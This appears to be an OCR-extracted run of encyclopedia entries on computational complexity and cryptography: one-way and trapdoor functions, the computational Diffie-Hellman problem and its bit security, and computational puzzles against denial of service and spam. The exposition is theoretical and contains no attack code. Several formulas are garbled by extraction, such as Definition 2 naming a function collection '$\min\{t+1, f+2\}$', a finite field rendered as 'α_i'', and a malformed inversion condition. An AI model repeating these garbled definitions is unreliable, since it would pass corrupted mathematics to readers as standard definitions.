P vs. NP and Cryptography. The assumption $P \neq NP$ (and even $NP \not\subseteq BPP$) is *necessary* for most of modern cryptography. For example, take any efficient encryption scheme and consider the following computational problem: given a ciphertext *C*, find the corresponding message *M* along with the key *K* and any randomization *R* used in the encryption process. This is an *NP* problem: the solution (*M*, *K*, *R*) can be verified by re-encrypting the message *M* using the key *K* and the randomization *R* and checking whether the result equals *C*. Thus, if $P = NP$, this problem can be solved in polynomial time, i.e., there is an efficient algorithm for breaking the encryption scheme. (Technically, to conclude that the cryptosystem is broken requires that the message *M* is uniquely determined by ciphertext *C*. This will be the case for most messages if the message length is greater than the key length. If the message length is less than or equal to the key length, then there exist encryption schemes that achieve information-theoretic security for a single encryption, e.g., the one-time pad, regardless of whether or not $P = NP$. Shannon's Model).

However, the assumption $P \neq NP$ (or even $NP \not\subseteq BPP$) does not appear *sufficient* for cryptography. The main reason for this is that $P \neq NP$ refers to *worst-case complexity*. That is, the fact that a computational problem Π is not in *P* only means that for every polynomial-time algorithm *A*, there *exist* inputs on which *A* fails to solve Π. However, these "hard inputs" could conceivably be very rare and very hard to find. Intuitively, to make use of intractability (for the security of cryptosystems), one needs to be able to efficiently generate hard instances of an intractable computational problem.

One-way functions. The notion of a One-Way Function captures the kind of computational intractability needed in cryptography. Informally, a one-way function is a function *f* that is "easy to evaluate" but "hard to invert". That is, it is required that the function *f* can be computed in polynomial time, but given $y = f(x)$, it is intractable to recover *x*. The difficulty of inversion is required to hold even when the input *x* is chosen *at random*. Thus, one can efficiently generate hard instances of the problem "find a preimage of *y*," by selecting *x* at random and setting $y = f(x)$ (Note that this process actually generates a hard instance together with a solution; this is another way in which one-way functions are stronger than what follows from $P \neq NP$). To formalize the definition, one needs the concept of a *negligible function*. A function $\epsilon : \mathbb{N} \rightarrow [0, 1]$ is negligible if for every constant *c*, there is an n_0 such that $\epsilon(n) \leq 1/n^c$ for all $n \geq n_0$. That is, ϵ vanishes faster than the reciprocal of any polynomial. Then the definition is as follows:

Definition 1 (one-way function) *A one-to-one function f is* one-way *if it satisfies the following conditions*.

1. *(Easy to evaluate) f can be evaluated in polynomial time*.

2. *(Hard to invert) For every probabilistic polynomial-time algorithm A, there is a negligible function ϵ such that*

$$\Pr\left[A\left(f(X)\right) = X\right] \leq \epsilon(n),$$

   where the probability is taken over selecting an input X of length n uniformly at random and the random choices of the algorithm A.

For simplicity, the definition above is restricted to one-to-one one-way functions. Without the one-to-one constraint, the definition should refer to the problem of finding *some* preimage of *f*(*X*), i.e., require the probability that $A(f(X)) \in |Z|$ $(f(X))$ is negligible (For technical reasons, it is also required that *f* does not shrink its input too much, e.g., that the length of $|f(x)|$ and length of $|x|$ are polynomially related ([in both directions]).

The length *n* of the input can be thought of as corresponding to the *security parameter* (or *key length*) in a cryptographic protocol using *f*. If *f* is

one-way, it is guaranteed that by making n sufficiently large, inverting f takes much more time than evaluating f. However, to know how large to set n in an implementation requires a concrete security analogue of the above definition, where the maximum success probability ϵ is specified for A with a particular running time on a particular input length n, and a particular model of computation.

The "inversion problem" is an *NP* problem (to verify that X is a preimage of Y, simply evaluate $f(X)$ and compare with Y). Thus, if $NP \subseteq BPP$, then one-way functions do not exist. However, the converse is an open problem, and proving it would be a major breakthrough in complexity theory. Fortunately, even though the existence of one-way functions does not appear to follow from $NP \nsubseteq BPP$, there are a number of natural candidates for one-way functions.

Some Candidate One-Way Functions. These examples are described informally and may not all match up perfectly with the simplified definition above. In particular, some are actually *collections of one-way functions* $\mathcal{F} = \{f_i : \mathcal{D}_i \to \mathcal{R}_i\}$, and the functions f_i are parameterized by an index i that is generated by some randomized algorithm. (Actually, one can convert a collection of one-way functions into a single one-way function, and conversely. See Goldreich 2001.)

1. (Multiplication) $f(p, q) = p \cdot q$, where p and q are primes of equal length. Inverting f is the FACTORING problem (Integer Factoring, which indeed seems intractable even on random inputs of the form $p \cdot q$).

2. (Subset Sum) $f(x_1, \ldots, x_n, S) = (x_1, \ldots, x_n, \sum_{i \in S} x_i)$. Here, each x_i is an n-bit integer and $S \subseteq [n]$. Inverting f is the SUBSET SUM problem (Knapsack Cryptographic Schemes). This problem is known to be *NP*-complete, but for the reasons discussed above, this does not provide convincing evidence that f is one way (nevertheless it seems to be so).

3. (The Discrete Log Collection) $f_{G,g}(x) = g^x$, where G is a cyclic group (e.g., $G = \mathbb{Z}_p^*$ for prime p), g is a generator of G, and $x \in \{1, \ldots, |G| - 1\}$. Inverting $f_{G,g}$ is the DISCRETE LOG problem (Discrete Logarithm Problem), which seems intractable. This (like the next two examples) is

actually a collection of one-way functions, parametrized by the group G and generator g.

4. (The RSA Collection) $f_{n,e}(x) = x^e \bmod n$, where n is the product of two equal-length primes, e satisfies $\gcd(e, \phi(n)) = 1$, and $x \in \mathbb{Z}_n^*$. Inverting $f_{n,e}$ is the RSA problem.

5. (Rabin's Collection (Rabin Cryptosystem, Rabin Digital Signature Scheme)) $f_n(x) = x^2 \bmod n$, where n is a composite and $x \in \mathbb{Z}_n^*$. Inverting f_n is known to be as hard as factoring n.

6. (Hash functions & block ciphers) Most cryptographic hash functions seem to be *finite* analogues of one-way functions with respect to *concrete* security. Similarly, one can obtain candidate one-way functions from block ciphers, say by defining $f(K)$ to be the block cipher applied to some fixed message using key K.

In a long sequence of works by many researchers, it has been shown that one-way functions are indeed the "right assumption" for complexity-based cryptography. On one hand, almost all tasks in cryptography imply the existence of one-way functions. Conversely (and more remarkably), many useful cryptographic tasks can be accomplished given any one-way function.

Theorem 1 *The existence of one-way functions is necessary and sufficient for each of the following*:

- *The existence of commitment schemes*.
- *The existence of pseudorandom number generators*.
- *The existence of pseudorandom functions*.
- *The existence of symmetric cryptosystems*.
- *The existence of digital signature schemes*.

These results are proven via the notion of reducibility mentioned above, albeit in much more sophisticated forms. For example, to show that the existence of one-way functions implies the existence of pseudorandom generators, one describes a general construction of a pseudorandom generator G from any one-way function f. To prove the correctness of this

construction, one shows how to "reduce" the task of inverting the one-way function *f* to that of "distinguishing" the output of the pseudorandom generator *G* from a truly random sequence. That is, any polynomial-time algorithm that distinguishes the pseudorandom generator can be converted into a polynomial-time algorithm that inverts the one-way function. But if *f* is one-way, it cannot be inverted, implying that the pseudorandom generator is secure. These reductions are much more delicate than those arising in, say, the *NP*-completeness, because they involve nontraditional computational tasks (e.g., inversion, distinguishing) that must be analyzed in the average case (i.e., with respect to nonnegligible success probability).

The general constructions asserted in Theorem 1 are very involved and not efficient enough to be used in practice (though still polynomial time), so it should be interpreted only as a "plausibility result." However, from special cases of one-way functions, such as one-way permutations (One-Way Function) or some of the specific candidate one-way functions mentioned earlier, much more efficient constructions are known.

Trapdoor Functions. For some tasks in cryptography, most notably public-key encryption (Public-Key Cryptography), one-way functions do not seem to suffice, and additional properties are used. One such property is the *trapdoor* property, which requires that the function *can* be easily inverted given certain "trapdoor information." What follows is not the full definition, but just a list of the main properties (Trapdoor One-Way Function).

Definition 2 (trapdoor functions, informal) *A collection of one-to-one functions* $\min\{t+1, f+2\}$ *is a collection of* trapdoor functions *if*

1. *(Efficient generation) There is a probabilistic polynomial-time algorithm that, on input a security parameter n, generates a pair* (i, t_i)*, where i is the index to a (random) function in the family and* t_i *is the associated "trapdoor information."*

2. *(Easy to evaluate) Given i and* $x \in \mathcal{D}_i$ *, one can compute* $f_i(x)$ *in polynomial time.*

3. *(Hard to invert) There is no probabilistic polynomial-time algorithm that on input* $(i, f_i(x))$ *outputs x with nonnegligible probability. (Here, the probability is taken over i,* $x \in \mathcal{D}_i$ *, and the coin tosses of the inverter.)*

4. *(Easy to invert with trapdoor) Given* t_i *and* $f_i(x)$*, one can compute x in polynomial time*.

Thus, trapdoor functions are *collections* of one-way functions with an additional trapdoor property (Item 4). The RSA and Rabin collections described earlier have the trapdoor property. Specifically, they can be inverted in polynomial time given the factorization of the modulus *n*.

One of the main applications of trapdoor functions is for the construction of public-key encryption schemes.

Theorem 2 *If trapdoor functions exist, then public-key encryption schemes exist*.

There are a number of other useful strengthenings of the notion of a one-way function, discussed elsewhere in this volume: claw-free permutations, collision-resistant hash functions (Collision Resistance, and Universal One-Way Hash Functions).

Other Interactions with Cryptography. The interaction between computational complexity and cryptography has been very fertile. The text above describes the role that computational complexity plays in cryptography. Conversely, several important concepts that originated in cryptography research have had a tremendous impact on computational complexity. Two notable examples are the notions of pseudorandom number generators and interactive proof systems.

Open Problems

Computational complexity has a vast collection of open problems. The discussion above touched upon three that are particularly relevant to cryptography:

- Does $P = NP$?
- Is FACTORING in BPP?
- Does $NP \not\subseteq BPP$ imply the existence of one-way functions?

Cross-References

Computational Versus Unconditional Security
Exponential Time
One-Way Function
O-Notation
Polynomial Time
Subexponential Time

Acknowledgments

I thank Mihir Bellare, Ran Canetti, Oded Goldreich, Burt Kaliski, and an anonymous reviewer for helpful comments on this entry.

Recommended Reading

Arora S, Barak B (2009) Computational complexity: a modern approach. Cambridge University Press, Cambridge

Garey MR, Johnson DS (1979) Computers and intractability: a guide to the theory of NP-completeness. W.H. Freeman, San Francisco

Goldreich O (2001) Foundations of cryptography: basic tools. Cambridge University Press, Cambridge

Goldreich O (2004) Foundations of cryptography. Vol II: basic applications. Cambridge University Press, Cambridge

Goldreich O (2008) Computational complexity: a conceptual perspective. Cambridge University Press, Cambridge

Sipser M (1997) Introduction to the theory of computation. PWS Publishing, Boston

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_882

Computational Diffie-Hellman Problem

Igor Shparlinski[50] ✉
(50) Department of Computing Faculty of Science, Macquarie University, Sydney, Australia

Synonyms

CDH; DHP; Diffie-Hellman problem

Definition

Let G be a cyclic group with generator$g$ and let $g^x, g^y \in G$. The *computational Diffie-Hellman problem* is to compute g^{xy}.

Background

In their pioneering paper, Diffie and Hellman (1976) proposed an elegant, reliable, and efficient way to establish a common key between two communicating parties. In the most general setting their idea can be described as follows (see Diffie–Hellman Key Agreement for further discussion). Given a cyclic group G and a generator g of G, two communicating parties Alice and Bob execute the following protocol:

- Alice selects secret x, Bob selects secret y
- Alice publishes $X = g^x$, Bob publishes $Y = g^y$
- Alice computes $K = Y^x$, Bob computes $K = X^y$

Therefore, at the end of the protocol the values $X = g^x$ and $Y = g^y$ have become public, while the value $K = Y^x = X^y = g^{xy}$ supposedly remains private and is known as the Diffie-Hellman shared key.

Thus the computational Diffie-Hellman Problem (CDHP) with respect to the group G is to compute the key g^{xy} from the public values g^x and g^y. Certainly, only groups in which the CDHP is hard are of cryptographic interest. For example, if G is the *additive* group of a residue ring $\mathbb{Z}/m\mathbb{Z}$ modulo m, see modular arithmetic, then the CDHP is trivial: using additive notations the attacker simply computes $x \equiv X/g \pmod{m}$ (because g is a generator of the additive group of $\mathbb{Z}/m\mathbb{Z}$, we have $\gcd(g, m) = 1$ and the extended Euclidean algorithm can be used to invert g modulo m) and then $K \equiv xY \pmod{m}$.

On the other hand, it is widely believed that using *multiplicative*subgroups of the group of units $(\mathbb{Z}/m\mathbb{Z})^*$ of the residue ring $\mathbb{Z}/m\mathbb{Z}$ modulo m yields examples of groups for which the CDHP is hard, provided that the modulus m is carefully chosen. In fact these groups are exactly the groups suggested by Diffie and Hellman (1976). This belief also extends to subgroups of the multiplicative group $\mathbb{F}_q^*$ of a finite field α_i' of q elements, see torus-based cryptography.

Although, the requirements on the suitable groups have been refined since 1976 and are better understood, unfortunately not too many other examples of "reliable" groups have been found. Probably the most intriguing and promising example, practically and theoretically, is given by subgroups of point groups on elliptic curves, which have been proposed for this kind of application by Koblitz (1987) and Miller (1986). Since the original proposal, many very important theoretical and practical issues related to using elliptic curve cryptography have been investigated, see (Blake et al. 1999; Enge 1999). Even more surprisingly, elliptic curves have led to certain variants of the Diffie-Hellman scheme using pairings, which are not available in subgroups of $\mathbb{F}_q^*$ or $(\mathbb{Z}/m\mathbb{Z})^*$, see (Boneh and Franklin 2001; Joux 2000, 2002) and the entries on pairing-based key exchange and identity-based encryption.

Theory

It is immediate that if one can find x from the given value of g^x, that is, if one can solve the discrete logarithm problem (DLP), then the whole scheme is broken. In fact, in the example of the additive group as a "weak" group, the CDHP was solved by first solving the DLP to retrieve x and then

computing the shared key in the same way as Alice. Thus the CDHP is not harder than the DLP. On the other hand, the only known (theoretical and practical) way to solve the CDHP is to solve the associated DLP. Thus a natural question arises whether CDHP is equivalent to DLP or is strictly weaker. The answer can certainly depend on the specific group G. Despite a widespread assumption that this indeed is the case, that is, that in any cryptographically "interesting" group CDHP and DLP are equivalent, very few theoretical results are known. In particular, it has been demonstrated in (Boneh and Lipton 1996; Maurer and Wolf 1999, 2000) that, under certain conditions, CDHP and DLP are polynomial time equivalent. However, there are no unconditional results known in this direction. Some quantitative relations between complexities of CDHP and DLP are considered in (Cherepnev 1996); relations between different DL-based assumptions are explored in (Koblitz and Menezes 2010; Koblitz et al. 2011).

Applications

The choice of the group G is crucial for the hardness of the CDHP (while the choice of the generator g does not seem to be important at all). Probably the most immediate choice is $G = \mathbb{F}_q^*$, thus g is a primitive element of the finite field α_i'. However, one can work in a subgroup of $\mathbb{F}_q^*$ of sufficiently large prime order ℓ (but still much smaller than q and thus more efficient) without sacrificing the security of the protocol. Indeed, based on the current knowledge it may be concluded that the hardness of the DLP in a subgroup $G = \mathbb{Z}_p^*$ (at least for some most commonly used types of fields; for further discussion see discrete logarithm problem) is bounded by each of the following:

1. $\ell^{1/2}$, where ℓ is the largest prime divisor of $\#G$, see (Menezes et al. 1996; Stinson 1995) and the entry on generic attacks against DLP
2. $L_q[1/2, 2^{1/2}]$ for a rigorous unconditional algorithm, see (Pomerance 1987)
3. $L_q[1/3, (64/9)^{1/3}]$ for the (heuristic) number field sieve against DLP algorithm, see (Schirokauer 1993; Schirokauer et al. 1996)

where as usual $L_x[t, \gamma]$ denotes any quantity of the form $L_x[t, \gamma] = \exp((\gamma + o(1))(\log x)^t(\log\log x)^{1-t})$ (see *L*-Notation).

It has also been discovered that some special subgroups of some special extension fields are more efficient in computation and communication without sacrificing the security of the protocol. The two most practically and theoretically important examples are given by LUC, see (Bleichenbacher et al. 1995; Smith and Skinner 1995), and XTR, see (Lenstra and Verheul 2000a,b, 2001), protocols (see, more generally, torus-based cryptography).

One can also consider subgroups of the residue ring $(\mathbb{Z}/m\mathbb{Z})^*$ modulo a composite $m \geq 1$. Although they do not seem to give any practical advantages (at least in the original setting of the two party key exchange protocol), there are some theoretical results supporting this choice, for example, see (Biham et al. 1999).

The situation is more complicated for elliptic curve cryptography, hyperelliptic curves, and more generally for abelian varieties. For these groups not only the arithmetic structure of the cardinality of G matters, but many other factors also play an essential role, see (Blake et al. 1999; Enge 1999; Galbraith 2001; Gaudry et al. 2002; Koblitz 2002; Menezes et al. 2000; Rubin and Silverberg 2002) and references therein.

Bit Security of the Diffie-Hellman Secret Key

While there are several examples of groups in which the CDHP (like the DLP) is conjectured to be hard, the security relies on unproven assumptions. Nevertheless, after decades of exploration, the cryptographic community has gained a reasonably high level of confidence in some groups, for example, in subgroups of $\mathbb{F}_q^*$. Of course, this assumes that p and the group order ℓ are sufficiently large to thwart attacks against the discrete logarithm problem. For 80-bit security, p has at least 1024 bits and ℓ has at least 160 bits; for 128-bit security, p has at least 3072 bits and ℓ has at least 256 bits. However, after the common key $K = g^{xy}$ is established, only a small portion of the bits of K will be used as a common key for some pre-agreed symmetric cryptosystem.

Thus, a natural question arises: *Assume that finding all of K is infeasible, is it necessarily infeasible to find certain bits of K?* In practice, one often derives the secret key from K via a hash function but this requires

an additional function, which generally must be modeled as a black box. Moreover, this approach requires a hash function satisfying some additional requirements which could be hard to prove unconditionally. Thus the security of the obtained secret key relies on the hardness of the CDHP and some assumptions about the hash function. Bit security results can remove usage of hash functions and thus avoid the need to make any additional assumptions. (Note that retrieving the key corresponds to solving the CDHP but most cryptosystems base their security on the decisional Diffie-Hellman problem, i.e., the problem of deciding whether the triple g^x, g^y, g^z satisfies $g^z = g^{xy}$. See the entry on decisional Diffie-Hellman problem for definitions stated for infinite sequences of groups.)

For $G = \mathbb{F}_q^*$, Boneh and Venkatesan (1996) have found a very elegant way, using lattice basis reduction, to solve this question in the affirmative, see also (Boneh and Venkatesan 1997). Their result has been slightly improved and also extended to other groups in (Gonzalez Vasco and Shparlinski 2001). For the XTR version of DHP bit-security results are given in (Li et al. 2002). The results of these papers can be summarized as follows: "error-free" recovery of even some small portion of information about the Diffie-Hellman shared key $K = g^{xy}$ is as hard as recovering the whole key (cf. hard-core bit). Extending this result to the case where the recovering algorithm works with only some non-negligible positive probability of success is an open question. This would immediately imply that hashing K does not increase the security of the secret key over simply using a short substring of bits of K for the same purpose, at least in an asymptotic sense.

It is important to remark that these results do not assert that the knowledge of just a few bits of K for particular (g^x, g^y) translates into the knowledge of all the bits. Rather the statement is that given an efficient algorithm to determine certain bits of the common key corresponding to *arbitrary* g^x and g^y, one can determine all of the common key corresponding to *particular* g^x and g^y.

Another, somewhat dual problem involving some partial information about K is studied in (Shoup 1997). It is shown in (Shoup 1997) that any polynomial time algorithm which for given x and y produces a list $\mathscr{L}$ of polynomially many elements of G, where $K = g^{xy} \in \mathcal{L}$, can be used to design a polynomial time algorithm which finds K unambiguously.

Number Theoretic and Algebraic Properties

Getting rigorous results about the hardness of the CDHP is probably infeasible nowadays. One can however study some number theoretic and algebraic properties of the map $K : G \times G \to G$ given by $K(g^x, g^y) = g^{xy}$. This is of independent intrinsic interest and may also shed some light on other properties of this map which are of direct cryptographic interest.

In particular one can ask about the degree of polynomials F for which $F(g^x, g^y, g^{xy}) = 0$ or $F(g^x, g^y) = g^{xy}$ or $F(g^x, g^{x2}) = 0$ or $F(g^x) = g^{x2}$ for all or "many" $g^x, g^y \in G$. It is useful to recall the interpolation attack on block ciphers which is based on finding polynomial relations of similar spirit. It has been shown in (Coppersmith and Shparlinski 2000) (as one would certainly expect) that such polynomials are of exponentially large degree, see also (Shparlinski 2003). Several more results of this type can also be found in (El Mahassni and Shparlinski 2001; Meidl and Winterhof 2002; Winterhof 2001).

Cross-References

Computational Complexity
Decisional Diffie–Hellman Problem
Diffie–Hellman Key Agreement
Discrete Logarithm Problem
Public Key Cryptography

Recommended Reading

Biham E, Boneh D, Reingold O (1999) Breaking generalized Diffie-Hellman modulo a composite is no easier than factoring. Inform Proc Letts 70:83–87
[MathSciNet]

Blake I, Seroussi G, Smart NP (1999) Elliptic curves in cryptography. In: London mathematical society, Lecture notes series, vol 265. Cambridge University Press, Cambridge

Bleichenbacher D, Bosma W, Lenstra AK (1995) Some remarks on Lucas-based cryptosystems. In: Coppersmith D (ed) Advances in cryptology—CRYPTO'95, Lecture notes in computer science, vol 963. Springer, Berlin, pp 386–396

Boneh D, Franklin M (2001) Identity-based encryption from the Weil pairing. In: Kilian J (ed) Advances in cryptology—CRYPTO 2001, Lecture notes in computer science, vol 2139. Springer,

Berlin, pp 213–229

Boneh D, Lipton R (1996) Algorithms for black-box fields and their applications to cryptography. In: Koblitz N (ed) Advances in cryptology—CRYPTO'96, Lecture notes in computer science, vol 1109. Springer, Berlin, pp 283–297

Boneh D, Venkatesan R (1996) Hardness of computing the most significant bits of secret keys in Diffie-Hellman and related schemes. In: Koblitz N (ed) Advances in cryptology—CRYPTO'96, Lecture notes in computer science, vol 1109. Springer, Berlin, pp 129–142

Boneh D, Venkatesan R (1997) Rounding in lattices and its cryptographic applications. In: Proceedings of 8th annual ACM-SIAM symposium on discrete algorithms. ACM, New York, pp 675–681

Cherepnev MA (1996) On the connection between the discrete logarithms and the Diffie-Hellman problem. Diskretnaja Matem (in Russian) 6:341–349
[MathSciNet]

Coppersmith D, Shparlinski IE (2000) On polynomial approximation of the discrete logarithm and the Diffie-Hellman mapping. J Crypto 13:339–360
[MathSciNet]

Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inform Theory 22:109–112
[MathSciNet]

El Mahassni E, Shparlinski IE (2001) Polynomial representations of the Diffie-Hellman mapping. Bull Aust Math Soc 63:467–473
[MathSciNet]

Enge A (1999) Elliptic curves and their applications to cryptography. Kluwer, Dordrecht

Galbraith SD (2001) Supersingular curves in cryptography. In: Boyd C (ed) Advances in cryptology —ASIACRYPT 2001, Lecture notes in computer science, vol 2248. Springer, Berlin, pp 495–513

Gaudry P, Hess F, Smart NP (2002) Constructive and destructive facets of Weil descent on elliptic curves. J Crypto 15:19–46
[MathSciNet]

Gonzalez Vasco MI, Shparlinski IE (2001) On the security of Diffie-Hellman bits. In: Proceedings of workshop on cryptography and computational number theory, Singapore, Birkhäuser, pp 257–268

Joux A (2000) A one round protocol for tripartite Diffie-Hellman. In: Bosma W (ed) Proceedings of ANTS-IV, Lecture notes in computer science, vol 1838. Springer, Berlin, pp 385–393

Joux A (2002) The Weil and Tate pairings as building blocks for public key cryptosystems. In: Kohel D, Fieker C (eds) Proceedings of ANTS V, Lecture notes in computer science, vol 2369. Springer, Berlin, pp 20–32

Koblitz N (1987) Elliptic curve cryptosystems. Math Comput 48:203–209
[MathSciNet]

Koblitz N (2002) Good and bad uses of elliptic curves in cryptography. Moscow Math J 2:693–715 [MathSciNet]

Koblitz N, Menezes A (2010) Intractable problems in cryptography. In: Proceedings of 9th international conference finite fields and their applications, contemporary math, vol 518, pp 279–300

Koblitz N, Menezes A, Shparlinski IE (2011) Discrete logarithms, Diffie-Hellman, and reductions to appear in Vietnam Journal of Mathematics

Lenstra AK, Verheul ER (2000a) The XTR public key system. In: Bellare M (ed) Advances in cryptology—CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin, pp. 1–19

Lenstra AK, Verheul ER (2000b) Key improvements to XTR. In: Okamoto T (ed) Advances in cryptography—ASIACRYPT 2000, Lecture notes in computer science, vol 1976. Springer, Berlin, pp 220–233

Lenstra AK, Verheul ER (2001) Fast irreducibility and subgroup membership testing in XTR. In: Kim K (ed) PKC 2001, Lecture notes in computer science, vol 1992. Springer, Berlin, pp 73–86

Li W-CW, Näslund M, Shparlinski IE (2002) The hidden number problem with the trace and bit security of XTR and LUC. In: Yung M (ed) Advances in cryptology—CRYPTO 2002, Lecture notes in computer science, vol 2442. Springer, Berlin, pp 433–448

Maurer UM, Wolf S (1999) The relationship between breaking the Diffie-Hellman protocol and computing discrete logarithms. SIAM J Comput 28:1689–1721 [MathSciNet]

Maurer UM, Wolf S (2000) The Diffie-Hellman protocol. Designs, Codes and Cryptogr 19:147–171 [MathSciNet]

Meidl W, Winterhof A (2002) A polynomial representation of the Diffie-Hellman mapping. Appl Algebra in Engin Commun Comput 13:313–318 [MathSciNet]

Menezes AJ, Koblitz N, Vanstone SA (2000) The state of elliptic curve cryptography. Designs, Codes and Cryptogr 19:173–193 [MathSciNet]

Menezes AJ, van Oorschot PC, Vanstone SA (1996) Handbook of applied cryptography. CRC Press, Boca Raton

Miller VC (1986) Use of elliptic curves in cryptography. In: Williams HC (ed) Advances in cryptology — CRYPTO’85, Lecture notes in computer science, vol 218. Springer, Berlin, pp 417–426

Pomerance C (1987) Fast, rigorous factorization and discrete logarithm algorithms. Discrete algorithms and complexity. Academic Press, New York, pp 119–143

Rubin K, Silverberg A (2002) Supersingular abelian varieties in cryptology. In: Yung M (ed) Advances in cryptology—CRYPTO 2002, Lecture notes in computer science, vol 2442. Springer, Berlin, pp 336–353

Schirokauer O (1993) Discrete logarithms and local units. Philos Trans R Soc Lond Ser A 345:409–423
[MathSciNet]

Schirokauer O, Weber D, Denny T (1996) Discrete logarithms: the effectiveness of the index calculus method. In: Cohen H (ed) Proceedings of ANTS-II, Lecture notes in computer science, vol 1122. Springer, Berlin, pp 337–362

Shoup V (1997) Lower bounds for discrete logarithms and related problems. In: Fumy W (ed) Advances in cryptology—EUROCRYPT'97, Lecture notes in computer science, vol 1233. Springer, Berlin, pp 256–266

Shparlinski IE (2003) Cryptographic applications of analytic number theory. Birkhäuser, Basel

Smith PJ, Skinner CT (1995) A public-key cryptosystem and a digital signature system based on the Lucas function analogue to discrete logarithms. In: Pieprzyk J, Naini RS (eds) Advances in cryptography—ASIACRYPT'94, Lecture notes in computer science, vol 917. Springer, Berlin, pp 357–364

Stinson DR (1995) Cryptography: theory and practice. CRC Press, Boca Raton

Winterhof A (2001) A note on the interpolation of the Diffie-Hellman mapping. Bull Aust Math Soc 64:475–477
[MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_264

Computational Puzzles

XiaoFeng Wang[51] ✉
(51) School of Informatics and Computing, Indiana University at Bloomington, Bloomington, IN, USA

✉ **XiaoFeng Wang**
Email: xw7@indiana.edu

Synonyms

Client puzzles; Cryptographic puzzles; Proof of work

Definition

A computational puzzle is a moderately hard problem, the answer of which can be computed within a reasonable time and verified efficiently. Such a problem is often given to a service requester to solve before the requested service is provided, which mitigates the threats of denial of service (DoS) attacks and other service abuses such as spam.

Background


Cynthia Dwork and Moni Naor were the first to come up with the idea of using a moderately hard but tractable function to price the sender of junk mails (Dwork and Naor 1992). The terms “client puzzle” and “cryptographic puzzle” were coined by Ari Juels and John Brainard to describe their protocol for countering connection depletion attacks (Juels and Brainard 1999). Before them, Ronald Rivest, Adi Shamir, and David

Wagner also discussed the concept of “time-lock” puzzles for controlling when encrypted data can be decrypted (Rivest et al. 1996).

Theory

Computation puzzles are typically built upon “weakened” cryptographic primitives. Examples include weakened Fiat–Shamir signatures (Rivest et al. 1996), Ong–Schnorr–Shamir signature broken by Pollard (Rivest et al. 1996), Diffie–Hellman-based puzzles (Waters et al. 2004), and partial hash inversion (Juels and Brainard 1999; Wang and Reiter 2003, 2004; Back n.d.; Jakobsson and Juels 1999; Gabber et al. 1998).

For example, the puzzle function proposed by Ari Juels and John Brainard (Juels and Brainard 1999) works as follows. Given a cryptographic hash function h and a binary string S, a puzzle includes h, $S - X$ and y, where $y = h(S)$ and X is a subsequence of S. To solve the puzzle, one needs to find out X, the missing bits on S. This requires a brute-force search of a space of size $2^{|X|}$. Therefore, the length of the subsequence, $|X|$, determines the difficulty of the puzzle. Also widely used is a variation of this puzzle construction (Wang and Reiter 2003, 2004; Aura et al. 2000), which consists of a “nonce” parameter N_s created by the puzzle generator and a parameter N_c created by the puzzle solver. A solution to this puzzle, a binary sequence X, makes the first m bits of $h(N_s, N_c, X)$ zeros. Here, m becomes the puzzle difficulty. This variation allows the puzzle solver to compute multiple puzzles without contacting the puzzle generator, which is important for the application domains where low interactions are required (Wang and Reiter 2003, 2004). In both constructions, generating a puzzle and verifying its solution incur a much lower computational cost than solving the puzzle. These two constructions are illustrated in Fig. 1.



Computational Puzzles, Fig. 1 Examples of puzzle constructions

There are two types of computational puzzles, *CPU-bound* or *memory-bound*.

- A CPU-bound puzzle is designed in a way that the average time one takes to find its solution depends on the speed of the processor. Hash-based puzzles, as described above, fall in this category. A problem of such puzzles is that puzzle-solving time varies significantly from high-end platforms such as high-speed server to low-end ones like mobile devices.
- A memory-bound puzzle is solved mostly efficiently through intensive memory accesses. As a result, its computation speed is bound by the latency incurred by these accesses. Such a puzzle tends to be more socialistic, whose computation time depends less on hardware platforms. This technique was first proposed by Martin Abadi, Mike Burrows, Mark Manasse, and Ted Wobber (Abadi et al. 2003) and further developed by other researchers (Dwork et al. 2003; Coelho 2006).

Applications

Computation puzzles have been widely proposed to defend against DoS attacks (Juels and Brainard 1999; Wang and Reiter 2003, 2004; Feng 2003; Feng et al. 2005) and junk e-mails (Dwork and Naor 1992; Back n.d.; Penny Black Project at Microsoft Research n.d.), and to create digital time capsules (Rivest et al. 1996), metering Web site usage (Franklin and Malkhi 1997), lotteries (Goldschlag and Stubblebine 1998; Syverson 1998), and

fair exchange (Syverson 1998; Garay and Jakobsson 2002; Boneh and Naor 2000).

The effectiveness of computation puzzles against spam is in debate. Ben Laurie and Richard Clayton argue that it can be impossible to discourage spamming without incurring unacceptable computation burdens to legitimate users (Laurie and Clayton 2004). Debin Liu and L Jean Camp, however, show that puzzle-based spam defense can still work once it is incorporated with a reputation system (Liu and Camp 2006).

Recommended Reading

Abadi M, Burrow M, Manasse M, Wobber T (2003) Moderately hard, memory-bound functions. In: Proceedings of the 10th annual network and distributed system security symposium, San Diego, pp 25–39

Aura T, Nikander P, Leiwo J (2000) Dos-resistant authentication with client puzzles. In: Proceedings of the 8th international workshop on security protocols, Lecture notes in computer science. Springer, Berlin, pp 170–177

Back A. HashCash. http://hashcash.org/

Boneh D, Naor M (2000) Timed commitments (extended abstract). In: Proceedings of advances in cryptology—CRYPTO'00, Lecture notes in computer science 1880. Springer, Berlin, pp 236–254

